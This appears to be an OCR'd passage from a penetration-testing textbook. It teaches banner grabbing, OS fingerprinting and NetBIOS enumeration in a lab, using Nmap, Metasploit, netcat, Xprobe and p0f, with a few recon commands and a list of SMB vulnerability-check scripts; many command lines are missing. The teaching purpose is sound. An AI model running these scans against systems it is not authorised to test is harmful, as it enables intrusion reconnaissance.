Icon:
World
Class:
Windows Internet Services
Protocol:
TCP
UDP
Port:
80
Bind Address:
Active:
Hide if no events:
Action
Action Type:
Close
Read And Close
Sim Banner
Sim Std Server
Native
Severity:
Medium
Time Out:
Milliseconds
Sim Name:
IIS 7


Once the configuration is complete, we can use the Nmap feature called "**service detection** ", which will attempt to grab the banner of the listening service and inform us of what version it is.

Nmap has correctly grabbed the banner and detected the exact version of the simulated service.


INSTALLING A FTP SERVER

We have previously installed a Microsoft web server. Now, instead, we will have to install an FTP server. You can find the installation steps at the following link: https://social.technet.microsoft.com/wiki/contents/articles/12364.windows-server-2012-ftp-installation.aspx

Once the installation is complete, we can proceed with the creation of a new **FTP** site:




We are now listening port 21 without using SSL:




FTP BANNER GRABBING WITH NMAP

We can now capture the **FTP banner** using the Nmap service detection feature:




As you can see from the screenshot above, we have correctly detected the version of the FTP service running on the target machine.

Note that some system administrators may decide to obfuscate the banner for a certain service. We can also do this on the FTP server defined above:



Now we will no longer be able to detect the version of the service with Nmap:




Nmap was able to understand that port 21 is open. However, it does not provide any information about the version of the service running.

FTP BANNER GRABBING WIRH METASPLOIT

Now let's try grabbing a banner with Metasploit, a tool that we will explore in depth in the next chapters.


It is a tool that is used in the exploitation phase of a system. However, there are a number of additional modules that allow you to perform other activities, such as banner grabbing.

We start Metasploit by launching the "**msf** " command from terminal. Then we type the following command:



In "**rhost** ", we need to enter the IP address of the victim machine, that is where the listening FTP service is located.

Once this part is completed, we can run the "**exploit** " command and then start the scanner:



The scan is quickly completed, and the result obtained informs us of the presence of a **Microsoft FTP server** . We grabbed the banner once again.

FTP BANNER GRABBING WITH NETCAT

NETCAT is another useful tool used for grabbing banners. You can click here to learn more: https://en.wikipedia.org/wiki/Netcat.

Below is the command used to grab the banner:

FTP BANNER GRABBING WITH TELNET

We have already seen how the Telnet command works. Let's use it now to grab a banner:

Even in this case, we are able to correctly detect and grab the banner.

OPERATING SYSTEM DETECTION

In addition to detecting a certain running service, it is also important to know the operating system present on a given machine.

We can follow two different procedures:

- **Active mode.**
- **Passive mode.**

In the active mode, we interact directly with the target. Nmap is a tool commonly used in active mode.


On the other hand, the passive mode listens to network traffic. Based on the characteristics of each operating system, we can obtain fairly precise information. A tool that works in this mode is "**P0f** " (https://it.wikipedia.org/wiki/P0f).

OS DETECTION WITH NMAP

Let's see how to detect the operating system of a certain machine using Nmap. The option to use is "-o", so this command will be the command we need to execute:

By running this command, we will examine only the first 100 doors and try to detect the operating system.

The result is the following:




Nmap was able to identify that the operating system in use is probably Windows and specifically version 7, 2012 or 8.1.

For more details, you might have to use other tools as well.

OS DETECTION WITH XPROBE

XPROBE is another tool useful for detecting the operating system. This is the command we should execute:

We should see the following results:




We are dealing with a Linux operating system, probably with 2.6.11 kernel.


OS DETECTION WITH P0F

As anticipated, this tool allows to perform a passive operating system detection. In this case, we do not need to interact directly with the target machine.

We need to capture some network traffic, so that **P0f** can complete the detection process. This is the command we should execute:




We press "**send** " and place the tool on hold:



We generate random traffic using, for example, the netcat:

This is the screen we will see if the traffic generated is enough for P0f:



As you can see, P0f informs us of what operating system version is currently used on the machine.

Enumeration

Enumeration is an important phase of the penetration test process. It consists in exploiting the characteristics of a certain service in order to obtain as much information as possible.

There are services that work well with this type of investigation, such as

- **SMTP, TCP port 25.**
- **DNS, UDP port 53.**
- **SNMP, UDP port 161.**
- **NETBIOS, UDP port 137,138; TCP port 139.**

In this chapter, we will examine enumeration related to the following services:

- **NETBIOS enumeration.**
- **DNS enumeration.**
- **Enumeration through DEFAULT PASSWORD.**

ENUMERATION WITH NETBIOS

Netbios is a protocol that operates at the session layer of the **ISO/OSI model** . This protocol allows us to explore the network resources of computers, printers or files.


We can use Netbios to extract several information, including the following:

- **Hostname.**
- **Username.**
- **Domain.**
- **Printers.**
- **Available network folders.**

First of all, we should use Nmap to confirm that the TCP ports 139 and 445 are actually open:

nmap -v -p 139,445 192.169.1.120

After completing this step, we can use a special command, the **NBTSCAN** , to investigate systems with **open ports 139,445.**



We have a whole range of extracted **NETBIOS** information.


We can refer to another Windows command - "net view" - to continue our investigation on a specific host:

net view 192.168.1.10

It gives us the list of shared resources on our target. The "**net use** " command allows us to access these resources.

Nmap contains many scripts that can be used to enumerate NETBIOS . You can find them on the following path:

/usr/share/nmap/scripts.



These are the scripts we need to verify any NETBIOS vulnerabilities:

- **smb-vuln-conficker.**
- **smb-vuln-cve2009-3103.**
- **smb-vuln-ms06-025.**
- **smb-vuln-ms07-029.**
- **smb-vuln-regsvc-dos.**
- **smb-vuln-ms08-067.**

ENUMERATION WITH DNS

In the chapter related to information gathering, we have learnt how to perform a DNS zone transfer using the DIG tool. Now let's proceed

